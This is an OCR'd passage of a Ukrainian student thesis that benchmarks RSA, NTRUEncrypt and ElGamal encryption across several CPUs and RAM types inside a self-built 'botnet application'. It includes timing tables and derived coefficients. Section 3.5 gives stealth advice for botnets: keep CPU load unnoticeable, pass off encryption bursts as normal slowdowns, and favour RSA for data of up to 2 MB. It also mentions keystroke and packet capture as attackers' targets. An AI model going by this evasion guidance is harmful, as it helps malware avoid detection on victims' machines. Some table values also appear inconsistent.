

Рисунок 2.6 - Вміст пересланих файлів

2.6 Опис процесорів, на яких проводилися тести

а) Intel Core i3 6100 - десктопний процесор на архітектурі Skylake, в першу чергу розрахований на офісні системи. Він має 2 ядра і 4 потоки і виготовлений по 14 нм техпроцесу, максимальна частота становить 3.70 GHz, множник заблокований. Він підтримує пам'ять DDR4-1866, DDR4-2133, DDR3L-1333, DDR3L-1600.

б) Intel запустила Intel Core i3-3110M 1 вересня 2012 року Intel Core i3-3110M - двоядерний мобільний процесор, побудований на архітектурі Ivy Bridge. Підтримуючи багатопотокову технологію гіперточок, продуктивність цього процесора була покращена, оскільки два ядра можуть обробляти чотири потоки одночасно. Номінальна тактова частота процесора становить 2,4 ГГц і не може бути збільшена з цим рівнем процесу. Це тому, що не існує технології для автоматичного збільшення тактової частоти Turbo Boost. Кеш-пам'ять рівня 3 МБ - стільки, скільки пропонує процесор Sandy-Bridge [24].

Ivy Bridge замінив Sandy-Bridge поліпшеним GPU та більш продуктивним процесором. Крім того, з’явилася підтримка нового стандарту пам’яті DDR3 (L) -1600, а також інтегровано PCI Express 3.0. Наявність 3D-транзисторів дозволяє більш ефективно та ефективно використовувати енергію під час роботи процесора [24].

За продуктивністю i3-3110M приблизно на 5% випереджає вже застарілий процесор i3-2370M, але поступається i5-3210M в межах 10 - 30%, тому що не підтримує Turbo Boost. Intel Core i3 3110M має тактову частоту 2,4Ггц, 2 ядра, 4 потоки [24].

б) AMD FX 8350 4Ghz Даний CPU володіє вісьмома ядрами Piledriver, з частотою 4 ГГц і кеш-пам'яттю третього рівня, що дорівнює 8 Мбайт. Сокет процесора - AM3+.

в) Тактова частота Intel Core i3 540 становить 3,07 ГГц, 2 ядра, 4 потоки. Основна відмінність між лінійкою процесорів Intel Core i3 від інших процесорів Nehalem - відсутність підтримки технології Intel Turbo Boost. Окрім технології Intel Turbo Boost, Intel Trusted Execution підвищує безпеку. На наш погляд, це набагато важливіше, ніж не бути 133-266 МГц, коли процесом завантажується лише одне ядро [25].

За допомогою вбудованого контролера пам'яті ви можете використовувати до 16 Гб оперативної пам'яті DDR3 до 1333 МГц у двоканальному режимі.

2.7 Висновки до розділу 2

В другому розділі описано використані для розробки мову програмування та середу розробки. Описано використані асиметричні алгоритми шифрування, їхню програмну реалізацію в розробленому ботнет додатку. Описано структуру розробленої програми, її функції, класи, методи та основні використані стандартні простори імен, класи, методи та властивості. Описано засоби, за допомогою яких отримуються дані про завантаження процесору, процесорний час.

РОЗДІЛ 3
АНАЛІЗ РОБОТИ АСИМЕТРИЧНИХ АЛГОРИТМІВ ШИФРУВАННЯ В БОТНЕТ РОЗРОБЛЕНОМУ ДОДАТКУ

Під час аналізу поставлених задач і визначення мети проекту передбачалось, що на швидкість роботи алгоритмів асиметричного шифрування будуть впливати встановлені на комп'ютер оперативна пам'ять та процесор.

Після заверешення розробки додатку проведені тести, для трьох реалізованих алгоритмів шифрування даних. Тести проводилися на чотирьох різних комп'ютерах з ріними процесорами: Intel Core i3 6100 3.4Ghz, Intel Core i3 3110M 2.4Ghz, AMD FX-8350 4Ghz та Intel Core i3 540 3.07Ghz.

Тести проводилися для даних розміром від одного мегабайту до десяти, з кроком в один мегабайт для алгоритмів RSA та NTRUEncypt, і від одного мегабайту до чотирьох з таким самим кроком для алгоритму ElGammal. В таблицях 3.1 - 3.3 приведено середні показники для цих алгоритмів.

Проведено по сім тестів для кожного алгоритму повні таблиці результатів наведено в додатках Щ - Я, для агоритмів ElGammal, RSA і NTRUEncrypt відповідно.

Таблиця 3.1 - Середні показники швидкості й загрузки процесору для алгоритму RSA

Назва процесору	Розмір файлу, МБ	Процесорний час, мсек	Завантаження процесору, %
Intel Core i3 6100	1	640,45	20,5
	2	1200,66	22,8
	3	1640,91	24,8
	4	2202,76	24,4
	5	2624,24	24,6
	6	3281,66	24,2
	7	3874,32	24
	8	4141,41	24,1
	9	4859,42	24,5
	10	5218,02	24,3
Intel Core i3 3110M	1	2014,75	16,2
	2	3546,53	24,5
	3	5250,29	24,3
	4	6937,46	24,6
	5	8640,42	24,3
	6	10365,91	24,6
	7	13329,67	15,5
	8	13797,93	24,3
	9	15530,57	24,5
	10	17155,96	24,7
AMD FX-8350 4Ghz	1	1422,62	12,4
	2	2718,58	12,2
	3	3969,31	12,4
	4	5202,22	12,2
	5	6469,3	12,4
	6	7751,04	12,4
	7	9087,6	12,3
	8	10360,15	12,4
	9	11568,73	12,4
	10	12900,76	12,4
Intel Core i3 540	1	1562,48	15,5
	2	3055,84	24,3
	3	4614,48	24,5
	4	6064,62	24,3
	5	7617,81	24,6
	6	8893,36	24,3
	7	10425,74	24,6
	8	11778,78	24,5
	9	13381,51	24,7
	10	14660,32	24,6

Таблиця 3.2 - Середні показники швидкості й загрузки процесору для алгоритму NTRUEncrypt

Назва процесору	Розмір файлу, МБ	Процесорний час, мсек	Завантаження процесору, %
Intel Core i3 6100	1	5016,68	20,6
	2	9648,35	25,2
	3	15670,2	23,2
	4	20388,1	23,7
	5	25097,6	24,5
	6	30546	25,2
	7	35750	23,2
	8	45988,2	25,2
	9	43562,2	23,2
	10	53449,8	24,5
Intel Core i3 3110M	1	8469,85	22,8
	2	16278,6	24,8
	3	24455,8	23,3
	4	32516,4	25,6
	5	42130,4	24,2
	6	48872,3	24,7
	7	74430,1	25,4
	8	65533,7	25,6
	9	73644,8	24,2
	10	81735,4	24,7
AMD FX-8350 4Ghz	1	7148,4	12,4
	2	14124	12,4
	3	21136,4	12,2
	4	28132,1	12,2
	5	36026,5	12,4
	6	42559,2	12,2
	7	50121,4	12,2
	8	56868	12,4
	9	63191,2	12,4
	10	69783,4	12,2
Intel Core i3 540	1	7582,27	24,5
	2	14886,4	24,6
	3	22421,2	24,5
	4	29805,2	24,3
	5	37148,3	24,6
	6	44782	24,5
	7	51988,8	24,7
	8	59882,7	24,5
	9	66850,9	24,3
	10	74006,4	24,6

Таблиця 3.3 - Середні показники швидкості й загрузки процесору для алгоритму ElGammal

Назва процесору	Розмір файлу, МБ	Процесорний час, мсек	Завантаження процесору, %
Intel Core i3 6100	1	90256,24	25,2
	2	177251,2	23,4
	3	281552,3	23,6
	4	364661,4	23,7
Intel Core i3 3110M	1	170176,9	24
	2	340579,2	23,3
	3	510775,8	24,3
	4	392358	23
AMD FX-8350 4Ghz	1	88745,19	12,4
	2	187442,7	12,3
	3	271827,3	12,3
	4	347979,1	12,3
Intel Core i3 540	1	182081,9	23,7
	2	363428,4	23
	3	557368,1	23,7
	4	749648,1	23,2

Для шифрування даних використовувалися найнижчі рекомендовані розробниками параметри ключів. Для алгоритмів RSA ElGammal - це ключі довжиною 512 біт, а для NTRUEncypt - це NTRU167:2 докладніше написано в таблиці 2.1.

Це зроблено через те що, при збільшенні ключа шифрування, до ключа середнього рівня безпеки, для алгоритмів RSA ElGammal - це 1024 біт, а для NTRUEncrypt - NTRU151: 2 час шифрування стає занадто великим, для їх роботи в ботнет мережі . Резльтати тестів з ключами середнього рівня безопосності, для файлом вагою до 4 мегабайт наведені в таблицях 3.4 - 3.6.

Таблиця 3.4 - Середні показники швидкості для алгоритму RSA з використанням ключа довжиною 1024 біт

Назва процесору	Розмір файлу	Процесорний час
Intel Core i3 6700	1	5322,1395
	2	9977,4846
	3	13635,9621
	4	18304,9356
Intel Core i3 3110M	1	16782,8675
	2	29507,1296
	3	43629,9099
	4	57650,2926
AMD FX-8350 4Ghz	1	13429,5328
	2	25663,3952
	3	37470,2864
	4	49108,9568
Intel Core i3 540	1	12984,2088
	2	25394,0304
	3	38346,3288
	4	50396,9922

Таблиця 3.5 - Середні показники швидкості для алгоритму NTRUEncrypt з використанням набору параметрів генерації ключа NTRU151:2

Назва процесору	Розмір файлу	Процесорний час
Intel Core i3 6700	1	33912,7568
	2	65222,846
	3	105930,552
	4	137823,556
Intel Core i3 3110M	1	57256,186
	2	110043,336
	3	165321,208
	4	219810,864
AMD FX-8350 4Ghz	1	48323,184
	2	95478,24
	3	142882,064
	4	190172,996
Intel Core i3 540	1	51256,1452
	2	100632,064
	3	151567,312
	4	201483,152

Таблиця 3.6 - Середні показники швидкості для алгоритму ElGammal з використанням використанням ключа довжиною 1024 біт

Назва процесору	Розмір файлу	Процесорний час
Intel Core i3 6700	1	383589,02
	2	753317,6
	3	1196597,275
	4	1549810,95
Intel Core i3 3110M	1	723251,825
	2	1447461,6
	3	2170797,15
	4	1667521,5
AMD FX-8350 4Ghz	1	377167,0575
	2	796631,475
	3	1155266,025
	4	1478911,175
Intel Core i3 540	1	773848,075
	2	1544570,7
	3	2368814,425
	4	3186004,425

Статистика - область знань, наука, яка описує загальну проблему збору, вимірювання, моніторингу, аналізу та порівняння масових статистичних (кількісних чи якісних) даних. Чисельне вивчення кількісних аспектів масових соціальних явищ [28].

Статистичне спостереження - це попередній етап статистичних досліджень, систематичний та науково організований облік первинної статистики про масові явища та процеси [28].

Не всі збори даних називаються статистичними спостереженнями. Спостереження є статистичними, по-перше, коли відповідні бухгалтерські документи супроводжуються реєстраціями для подальшого узагальнення досліджуваних фактів, а по-друге - коли вони масові. Це гарантує, що велика кількість випадків охоплена необхідними та достатніми процесами для отримання даних, що стосуються всього населення загалом, а не лише окремих одиниць населення [28].

Етапи статистичного спостереження:

а) Визначення мети і об'єкта спостереження.

б) Визначення складу ознак, які підлягають реєстрації.

в) Розробка документів для збору даних.

г) Підбір і підготовка кадрів для проведення спостереження.

Статистичне спостереження повинно відповідати ряду найважливіших вимог:

а) Проводитися безперервно і систематично. Тестування роботи ботнет додатку проводилося весь час що працював комп’ютер, таким чином дослідження відповідало цій вимозі.

б) Облік масових даних повинен бути таким, щоб не тільки забезпечувалася повнота даних, але і враховувалося їх постійна зміна. Оскільки досліджувана програма працювала постійно, то отримані дані отримані при різних умовах роботи комп’ютера, отже дослідження відповідало цій вимозі.

в) Дані повинні бути максимально достовірні та точні. Дані збиралися за допомогою самої програми, тож отримані дані максимально точні.

З точки зору статистики кількість отриманих даних прямо пропорційно точності. Це означає що для отримання більш точних результатів потрібно проводити більше тестів.З отриманих в результаті дослідження даних можна зробити висновок, що серед використаних алгоритмів шифрування найшвидший це алгоритм RSA, на другому місці NTRUEncrypt, а найповільніший – ElGammal.

Для оцінки розмірів випадкової помилки вибірки (статистичної похибки) і рішення похідних від цієї оцінки завдань може бути використаний математичний апарат, заснований на теорії ймовірностей і законі нормального розподілу Гаусса.

Розрахуємо статистичну похибку, за формулою:

$$\Delta = t\sqrt{\frac{(\frac{\sum(xi-x)^2}{n})^2}{n}} \tag{3.1}$$

де, Δ - статистична похибка,

t – числовий коефіцієнт, який відповідає рівню надійності оцінки. Прийнято вважати, що рівень надійності дорівнює 95%, коефіцієнт при цьому дорівнює 2,

n – розмір вибірки,

xi – середнє значення змінної для всієї вибірки,

x – значення змінної для однієї випадкової виміряної одиниці,

$$\Delta = 266{,}74 \tag{3.2}$$

Далі розрахуємо похибку в відсотках від середнього значення:

$$p = 1{,}1897\% \tag{3.3}$$

Цю похибку можна вважати за похибку для всіх отриманих даних, так як всі тести проводилися в рівних умовах, але слід враховувати той факт, що це лише статистична похибка отримана с досить невеликої кількості даних, тому реальна похибка може відрізнятися.



Рисунок 3.1 – Діаграма залежності часу шифрування RSA від розміру файла

Через те, що алгоритм ElGammal виконується дуже багато часу, з ним проведено тести з меншими розмірами файлів.

З приведених таблиць можна побачити що, в незалежності від використаного алгоритму, майже повністю загружається одне ядро процесора. Через це й виходить, що на процесорах з 4 ядрами отримано результати близькі до 25%, а на процесорі з 8 ядрами отримано значення близькі до 12,5%.

Рисунок 3.2 - Діаграма залежності часу шифрування NTRUEncrypt від розміру файла

Рисунок 3.3 - Діаграма залежності часу шифрування ElGammal від розміру файла

З приведених вище діаграм помітно, що на всіх використаних процесорах час витрачений на шифрування даних збільшується лінійно. Також з таблиць 3.1 - 3.3 видно що, якщо шифрування одного мегабайту даних зайняло близько 5000 мілісекунд, то час шифруння двох мегабайт даних буде близький до 10000 мілісекунд.

3.1 Розрахунок процесорних тактів необхідних для шифрування даних

Розрахунок середьої кількості тактів процесору необхідних для шифрування дозволить вивести приблізну формулу для розрахунку необхідного на шифрування часу в залежності від обсягу даних, реалізації алгоритму шифрування та тактової частоти процесору.

Для того, щоб взнати, скільки потрібно процесорних тактів для того щоб зашифрувати один байт даних, для всіх результатів з таблиць 3.1 - 3.3 проведемо розрахунки за наступною формулою:

$$F = \frac{T_{\text{шифрування}} \times v_{\text{процесора}}}{m_{\text{файлу}}} \quad (3.4)$$

де, $T_{\text{шифрування}}$ – це час у секундах потрібний на шифрування m байт данних,

$v_{\text{процесора}}$ – це тактова частота роботи у герцах,

$m_{\text{файлу}}$ – це розмір даних у байтах.

F – кількість тактів процесору, для зашифровки одного байту даних.

Після проведення цих розрахунків підрахуємо середнє арифметичне результатів для кожного процесора й кожного алгоритму.

Таблиця 3.7 – Середня кількість процесорних тактів для шифрування даних

	Середня кількість тактів для шифрування одного байту даних алгоритмом RSA, тактів	Середня кількість тактів для шифрування одного байту даних алгоритмом NTRUEncrypt, тактів	Середня кількість тактів для шифрування одного байту даних алгоритмом ElGammal, тактів
Intel Core i3 6100	1,955942332	18,1061708	321,012125
Intel Core i3 3110M	4,073732081	18,71918868	348,366508
AMD FX-8350 4Ghz	5,020143928	27,02929539	343,389907
Intel Core i3 540	4,410732722	21,83674775	539,441657

3.2 Визначення від чого залежить швидкість шифрування

Як видно з таблиці 3.7, процесору AMD FX-8350 4Ghz знадобілося найбільша кількість тактів для того щоб зашифрувати один байт даних.

Програми, скомпільовані за допомогою компілятора або бібліотек Intel, працюють значно гірше на процесорах AMD. Причина в тому, що для програмного коду компілятор (або бібліотека) може видати кілька версій машинного коду, кожна з яких оптимізована для певного процесора і набору інструкцій, наприклад, SSE2, SSE3, і т.д. Система включає в себе функцію, яка визначає, на якому типі процесора вона запущена і вибирає найбільш підходящу версію. Ця функція називається диспетчером процесора. Диспетчер процесора Intel перевіряє не тільки набір інструкцій, підтримуваний процесором, але також ідентифікатор виробника процесора. Якщо ідентифікатор - рядок «GenuineIntel», то вибирається найбільш оптимальний варіант коду. Але якщо процесор не від Intel, то в більшості випадків буде обраний самий повільний з можливих варіантів, навіть якщо процесор повністю сумісний з кращою версією. AMD неодноразово подавала до суду на Intel за недобросовісну конкуренцію, починаючи принаймні з 2005 року [22].

На даний момент не відомо чи змінив Intel свою політику касаючись цього. Але ботнет додаток розроблено на комп’ютері з процесором Intel Core i3 540, якйи випущено в 2010 році, коли ще точно включали в набір інструкцій, функцію, яка визначає, на якому типі процесора вона запущена і вибирає, з якими налаштуваннями запускати додатки.

Сильніше за все вище описаний факт впливає на алгоритм RSA, через те що використовується його стандартна реалізація на мові C#.

Також з отриманої інформації можна побачити, що у той час як у процесорів AMD FX-8350, Intel i3 3110M та Intel Core i3 540 результати вийшли схожі, процесор Intel Core i3 6100 витратив на шифрування одного байту даних значно менше часу ніж інші три процесори. Різниця заключається в тому, що всі процесори окрім Intel Core i3 6100 працювали з оперативною пам'яттю типу DDR3 1333Гц, а процесор Intel Core i3 6100 працював з оперативною пам'яттю типу DDR4 2400Гц.

DDR4 функціонує на більш низькій напрузі, ніж DDR3. Звичайна напруга у DDR4 дорівнює 1.2 В, а у DDR3 1.5 В. Є й винятки, такі як модулі низької напруги DDR3L з напругою 1.35 В, або ж деякі моделі DDR4, що досягають напруги в 1.05 В. Різниця в напрузі при використанні DDR4 можете давати економію в 15 Вт в порівнянні з DDR3, що не так вже й багато для домашнього користування.

Істотна відмінність між DDR3 і DDR4 в швидкості. Офіційно специфікація DDR3 починається зі швидкості в 800 МГц (800 мільйонів тактів в секунду) і закінчується на швидкості в 2133 МГц. Деякі модулі DDR3 досягли розгону в 3200 МГЦ і більш, але це неофіційно. Тим часом DDR4 починається з 1600 МГц і закінчується на 3200 МГц, а розігнані набори пам'яті досягають 4800 МГц. Збільшена швидкість веде за собою загальне збільшення пропускної здатності.

Однак це призводить до збільшення затримки, але збільшена тактова частота в свою чергу забезпечує швидшу передачу, зберігаючи загальну затримку на рівні порівнянному з DDR2 і DDR3. Для прикладу: DDR3-1600 має затримку в 12.5 нс, а затримка у DDR4-2666 складає 12.75 нс, що приблизно одне й те саме. Але DDR4 в цьому випадку забезпечує пропускну здатність в 21.3 ГБ / С, а DDR3 тільки 12.8 ГБ / С.

Різниця між DDR3 і DDR4, що працюють на однаковій частоті, невелика. Тобто оперативна пам'ять DDR3-2133 і DDR4-2133 приблизно дають однакову продуктивність, що відрізняється в ту або іншу сторону на кілька відсотків. Але DDR4 починає випереджати DDR3 починаючи з частоти в 2400 МГц, яку DDR3 не може досягти. Тому покупаючи нову оперативну пам'ять має сенс взяти модель з більшою швидкістю, але не більше максимально підтримуваної процесором[23].

Таким чином можна прийти до висновку, що тип пам'яті, з яким працює процесор, впливає навіть більше ніж сам процесор.

Отже, час шифрування розробленими алгоритмами асиметричного шифрування даних залежить від типу оперативної пам'яті, тактової частоти роботи ядер/потоків процесора та виробника процесора. І не можливо вивести одну загальну формулу для розрахунку часу

шифрування асиметричним алгоритмом шифрування в ботнет додатку. За допомогою отриманих результатів можна вивести формули для процесорів фірми Intel, які працюють з оперативною пам’яттю типу DDR3, процесорів фірми AMD, які також працюють з оперативною пам’яттю типу DDR3 та для процесорів фірми Intel, які працюють з оперативню пам’ятть типу DDR4. Також можливо припустити, як будуть працювати процесори фірми AMD з оперативною пам’яттю типу DDR4.

3.3 Розрахунок зміни швидкості шифрування даних при переході від пам’яті типу DDR3 до пам’яті типу DDR4

Опираючись на формулу 3.4 можна вивести що,

$$T_{\text{шифрування}} = \frac{F \times m_{\text{файлу}}}{v_{\text{процесору}}} \tag{3.5}$$

Але ця формула не враховує тип пам’яті, і через це, $T_{\text{шифрування}RSA}$ для процесору Intel Core i3 6100, який працював з оперативною пам’яттю типу DDR3 буде дорівнювати відмінному значенню, аніж написано в таблиці 5. Отже отримане F підійде тільки для такої самої конфігурації комп’ютера.

З отриманих даних можна вивести коефіцієнт, за допомогою якого можна отримати час шифрування вікористовуючи пам’ять типу DDR4 2400Гц, знаючи дані про шифрування з використанням пам’яті типу DDR3 1333Гц.

Для того щоб отримати максильно близьке до реального значення кількості тактів, які потрібні для шифрування даних процесору Intel, який використовує пам’ять типу DDR3 1333Гц, вирахуємо середнє арифметичне з результатів отриманих для процесорів Intel Core i3 540 та Intel Core i3 3110M. Це дорівнює 4,24 такти.

Знаючи необхідну кількість тактів для шифрування даних процесору Intel, який працює з пам’яттю типу DDR3 може підрахувати коефіцієнт зменшення необхідних для шифрування тактів процесору, при переході від пам’яті типу DDR3 1333Гц до пам’яті типу DDR4 2400Гц, з формули:

$$F_{ddr3RSA} \times k_{dd4RSA} = F_{ddr4RSA} \tag{3.6}$$

де, $F_{ddr3RSA}$ – це кількість тактів процесора необхідна для шифрування одного байту інформації, приробоні з пам'яттю типу DDR3,

$F_{ddr4RSA}$ – це це кількість тактів процесора необхідна для шифрування одного байту інформації, приробоні з пам'яттю типу DDR4,

k_{dd4RSA} – це коефіцієнт зменшення необхідних для шифрування тактів процесору.

Звідси отримуємо, що:

$$k_{dd4RSA} = \frac{1,955942332}{4,242232402} = 0,461064339 \quad (3.7)$$

Таким самим чином можна вирахувати це коефіцієнт збільшення необхідних для шифрування тактів процесору, при переході від пам'яті типу DDR4 2400Гц до DDR3 1333Гц:

$$k_{dd3RSA} = \frac{4,242232402}{1,955942332} = 2,168894415 \quad (3.8)$$

Як видно з результатів підрахунків, реалізоване асиметричне шифрування алгоритмом RSA з використанням пам'яті типу DDR4 2400Гц більш ніж у два рази швидше ніж з використанням оперативної пам'яті типу DDR3 1333Гц.

Проведемо такі самі розрахунки для реалізованих алгоритмів NTRUEcrypt та ElGammal.

$$k_{dd4NTRUEncrypt} = \frac{18,1061708}{20,2779968} = 0,892899 \quad (3.9)$$

$$k_{dd3NTRUEncrypt} = \frac{20,2779968}{18,1061708} = 1,119479 \quad (3.10)$$

З проведених розрахунків видно, що для реалізвоного алгоритму NTRUEncypt, при заміні пам'яті типу DDR4 2400Гц на оперативну пам'ять типу DDR3 1333Гц, відбуваються незначні зміни.

$$k_{dd4ElGammal} = \frac{321,0121249}{443,9040827} = 0,7231565 \quad (3.11)$$

$$k_{dd3ElGammal} = \frac{443,9040827}{321,0121249} = 1,3828265 \quad (3.12)$$

З проведених розрахунків видно, що для реалізвоного алгоритму ElGammal, при заміні пам'яті типу DDR4 2400Гц на оперативну пам'ять типу DDR3 1333Гц, шифрування прискорюється майже в 1,4 рази.

Опираючись на отримані результати можна сказати, що для реалізованих алгоритмів ElGammal та RSA, в рамках їх використання в ботнет додатку, при заміні оперативної пам’яті типу DDR4 2400Гц на оперативну пам’ять типу DDR3 1333Гц відбувається значне зміни швидкості шифрування, а для реалізованого алгоритму NTRUEncrypt не значне.

3.4 Розрахунок коефіцієнту зміни швидкості при заміні процесору

Знаючи середню кількість тактів необхідних процесорам Intel для шифрування одного байту пам’яті, можна розрахувати приблизний коефіцієнт зміни швидкості при заміні процесору з Intel на процесор AMD, за формулою:

$$((F_{540dd3} + F_{3110Mddr3} + F_{6700\,ddr4} \times k_{ddr3}) \div 3) \times k_{intel \to AMD} = F_{AMD\ FX8350} \quad (3.13)$$

Звідси маємо, що:

$$\frac{5{,}020143928}{(4{,}410732722+4{,}073732081+1{,}955942332\times 2{,}168894415)\div 3} = k_{intel \to AMDrsa} \quad (3.14)$$

Отже, $k_{intel \to AMDrsa} = 1{,}183373125$

Для розрахунку коєфіцієнту зміни швидкості при переході від AMD до Intel потрібно розрахувати зворотне значення.

$$k_{AMD \to Intelrsa} = \frac{1}{1{,}183373125} = 0.845042007 \quad (3.15)$$

Проведемо такі самі розрахунки для інших двох алгоритмів шифрування.

$$\frac{27{,}02929539}{(21{,}83674775+18{,}71918868+18{,}1061708\times 1{,}119479)\div 3} = k_{intel \to AMDNTRUEncrypt} \quad (3.16)$$

$$\frac{343{,}3899069}{(539{,}4416569+348{,}3665085+321{,}0121249\times 1{,}3828265)\div 3} = k_{intel \to AMDElGammal} \quad (3.17)$$

Розрахувавши отримаємо, що:

$k_{intel \to AMDElGammal} = 0{,}77356781$ а,

$k_{intel \to AMDNTRUEncrypt} = 1{,}33312509,$

$k_{AMD \to IntelNTRUEncrypt} = 0{,}750117155,$

$k_{AMD \to IntelElGammal} = 1{,}29271146.$

З отриманих результатів можна прийти до висновку, що серед реалізованих алгоритмів шифрування, тільки алгоритм ElGammal працю краще з процесорами фірми AMD, інші два реалізованих алгоритма відповідно, краще працюють з процесорами фірми Intel.

3.5 Аналіз спостережень за роботою розробленого ботнет додатка

Для ботнет мереж дуже важливий факт того щоб їх складно було знайти на комп’ютері, отже не можна щоб вони завантажували оперативну пам’ять та процесор під час своєї роботи. Однак так само при завантаженні процесора на 12%, як у випадку з одним з тестованих процесорів або темболее 25% як з рештою трьома, ботнет програма ставиться занадто помітною.

Під час спостережень за роботою ботнет програми помічено що під час збору даних процесор жодного разу не був завантажений більш ніж на 5%, і частіше позначка стоїть на одному-двох відсотках. Що при використанні комп'ютера паралельно з роботою ботнет програми не помітно. І це при тому що в програмі не було жодного рядка спрямованого на зниження навантаження на процесор, і цілком можливо зробити, наприклад, так що б під час збору даних програма витрачала 1% або навіть менше ресурсів процесора, не сильно зменшуючи час роботи цього процесу, і при цьому не боячись упустити щось важливе. Однак в моменти, коли вона починає шифрувати, в незалежності від того чим ще зайнятий комп'ютер, він починає працювати помітно повільніше. Побороти це можна двома способами, перший - це зменшення навантаження на процесор під час шифрування, що значно збільшить час шифрування, другий це зробити так, що б шифрування відбувалося настільки швидко, що б це не позначалося на роботі інших програм дуже значно, так що б простий користувач вважав це невеликими "пригальмовуваннями", які і без ботнет програм періодично бувають на будь якому комп’ютері.

Зменшити навантаження на процесор можна додавши одну команду в одному місці, наприклад використовуючи System.thread.sleep (500), при завершенні одного циклу шифрування, від цієї команди час шифрування збільшиться, і замість умовної секунди буде вже шість секунд, що є занадто великим збільшенням часу шифрування, при цьому зменшивши

навантаження на процесор удвічі, тобто таке навантаження все ще буде сильно помітно, і при цьому час цієї "помітності" збільшується в кілька разів, що робить ботнет програму ще більш помітною. Якщо таким чином зменшувати навантаження на процесор до непомітного стану, те що реалізованими алгоритмами шифрується за десять секунд, буде шифруватися кілька годин. Відповідно цей варіант не підходить для розробника, тому що далеко не завжди комп'ютер буде працювати такий тривалий проміжок часу.

Також можливо шифрувати такі обсяги даних, що б це здавалося всього лише невеликими підвисаннями, які так чи інакше час від часу трапляються на будь-яких комп'ютерах. Однак для цього час шифрування має бути відносно маленьким, одну або дві секунди, не більше, і при цьому шифрування має відбуватися досить рідко, що не є великою проблемою. У реаліізованному ботнеті, для збору, як інформації для шифрування, вибрано запущені процеси однак на практиці така інформацию нікому не цікава, і обрана була лише через те що, по-перше, таку інформацію збирати швидко, по-друге, законно. На практиці ж зловмисників більше цікавлять дані про відправлені пакети з комп'ютера на сервер, про натиснуті кнопки під час користування певними веб-ресурсами або програмами, і така інформація збирається значно повільніше, таким чином, якщо запис запущених процесів в файл до розміру один мегабайт займає дві- три секунди, то запис пакетів, які відправляються на сервер, в файл до розміру один мегабайт може зайняти кілька годин, тому що кількість збережених символів в цілому менше. Наприклад, якщо записувати запущені то за одне коло за підписується від п'ятдесяти процесів і інформація про них, і даний файл буде важити 1,32 кілобайт, при цьому, наприклад записані в файл п'ятдесят IP пакетів, будеуть важити трохи менше 1000 байт, проте на запис цих пакетів піде значно прийнятніший час.

Таким чином можна стверджувати, що асиметричні алгоритми шифрування є сенс використовувати до тих пір поки це не видає їх наявність на комп'ютері. А саме, шифрування даних займає кілька секунд і відбувається досить рідко. Спираючись на дані таблиць 3.1 – 3.3 можна прийти до висновку, що серед реалізованих алгоритмів асиметричного шифрування оптимальним буде алгоритм RSA, при цьому шифрування має відбуватися з даними обсягом не більше двох мегабайт. Використання реалізованого алгоритму NTRUEncrypt можливо, однак з даними обсягом не більше одного мегабайта. Реализованний алгоритм асиметричного шифрування ElGammal показав занадто погані результати, і не рекомендується до використання в ботнет мережах, тому що навіть на найбільш швидкому, серед тестованих, комп'ютері з встановленими на нього процесором Intel Core i3 6100 і оперативною пам'яттю типу DDR4 2400Гц, шифрування одного мегабайта даних зайняло дев'яносто секунд, що є практично гранично допустимим часом для шифрування в ботнет мережі.

Під час проведення тестів помічено що, під час шифрування використовувана ботнет додатком оперативна пам'ять лінійно збільшувалася і безпосередньо залежала від кількості шифрованих в той момент даних. При цьому значення використовуваної оперативної пам'яті не сильно змінювалося в залежності від алгоритму і змінювалося від 6 мегабайт до 30 мегабайт. Однак варто зазначити, що на даний момент на більшу частину комп'ютерів встановлено як мінімум 8 гігабайт оперативної пам'яті, віжповідно навантаження в 30 мегабайт абослютно непомітно.

3.6 Висновок до розділу 3

